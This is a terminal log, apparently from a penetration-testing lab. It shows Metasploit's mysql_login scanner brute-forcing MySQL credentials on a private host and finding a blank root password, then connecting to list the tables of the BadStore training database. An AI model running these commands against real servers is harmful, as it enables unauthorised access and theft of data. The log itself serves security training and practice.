msf6 auxiliary(scanner/mysql/mysql_login) > options
Module options (auxiliary/scanner/mysql/mysql_login):
Name Current Setting Required Description
BLANK_PASSWORDS true no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
DB_ALL_CREDS false no Try each user/password couple stored in the current database
DB_ALL_PASS false no Add all passwords in the current database to the list
DB_ALL_USERS false no Add all users in the current database to the list
DB_SKIP_EXISTING none no Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD no A specific password to authenticate with
PASS_FILE no File containing passwords, one per line
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 3306 yes The target port (TCP)
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME root no A specific username to authenticate as
USERPASS_FILE no File containing users and passwords separated by space, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE no File containing usernames, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/mysql/mysql_login) > set RHOST 192.168.112.133
RHOST => 192.168.112.133
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.112.133:3306 - 192.168.112.133:3306 - Found remote MySQL version 4.1.7
[!] 192.168.112.133:3306 - No active DB -- Credential data will not be saved!
[+] 192.168.112.133:3306 - 192.168.112.133:3306 - Success: 'root:'
[*] 192.168.112.133:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >


root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
mysql -h 192.168.112.133
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 36
Server version: 4.1.7-standard
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
MySQL [(none)]> use badstoredb
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [badstoredb]> show tables
-> ;
+-----------------------+
| Tables_in_badstoredb |
+-----------------------+
| acctdb |
| itemdb |
| orderdb |
| userdb |
+-----------------------+
4 rows in set (0.002 sec)
MySQL [badstoredb]>